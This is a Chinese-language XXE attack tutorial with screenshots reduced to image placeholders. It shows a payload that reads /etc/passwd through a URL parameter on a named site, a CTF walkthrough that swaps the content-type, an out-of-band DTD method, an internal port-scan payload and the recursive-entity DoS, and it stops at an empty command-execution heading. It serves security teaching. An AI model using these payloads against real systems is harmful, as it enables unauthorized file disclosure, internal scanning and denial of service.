
绕过：XXE绕过: <http://www.cnblogs.com/lcamry/p/5736998.html>

## 文件读取演示1

直接修改链接中XML参数的值，http://nesc.cn/ubsiServlet?xml=<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><ubsi service="service" method="method"><objecttype="Integer

">%26xxe;</object></ubsi>

可读取到/etc/passwd的内容。




详情参考：<https://bugs.shuimugan.com/bug/view?bug_no=135086>

## 文件读取演示2(修改content-type)


以一道CTF题为例

这道题的题目说明是 请设法获得目标机器/home/ctf/flag.txt中的flag值。


进入题目 <http://web.jarvisoj.com:9882/> 发现一个输入框，我们对其进行抓包



发现了json数据，修改发现可以被解析




修改content-type，构造一个xml表单进行xml注入，得到flag。




## 文件读取演示3


本地搭建服务器，编写好DTD文件（1.dtd），以便XML能够引用




点击重置secret按钮，使用burp suite抓取POST数据包



在POST包中修改XML代码；



最后点击“go”放POST包，响应包中就有我们需要的passwd文件内容；




## 内网端口扫描演示

设置xml参数的值为：

<?xml version="1.0" encoding="utf-8"?> <!DOCTYPE XXE [ <!ELEMENT name ANY > <!ENTITY XXE SYSTEM "http://127.0.0.1:80" >]> <root> <name>&XXE;</name> </root>


当我们检测80端口时，80端口开放，这时会返回页面报错信息(记得url编码。因为页面会解码一次)，如下：



当我们检测3389端口，3389端口未开放，端口未开放时返回情况如下：



## DOS攻击



这个的原理就是递归引用,lol 实体具体还有 “lol” 字符串，然后一个 lol2 实体引用了 10 次 lol 实体，一个 lol3 实体引用了 10 次 lol2 实体，此时一个 lol3 实体就含有 10^2 个 “lol” 了，以此类推，lol9 实体含有 10^8 个 “lol” 字符串,最后再引用lol9。

## 命令执行

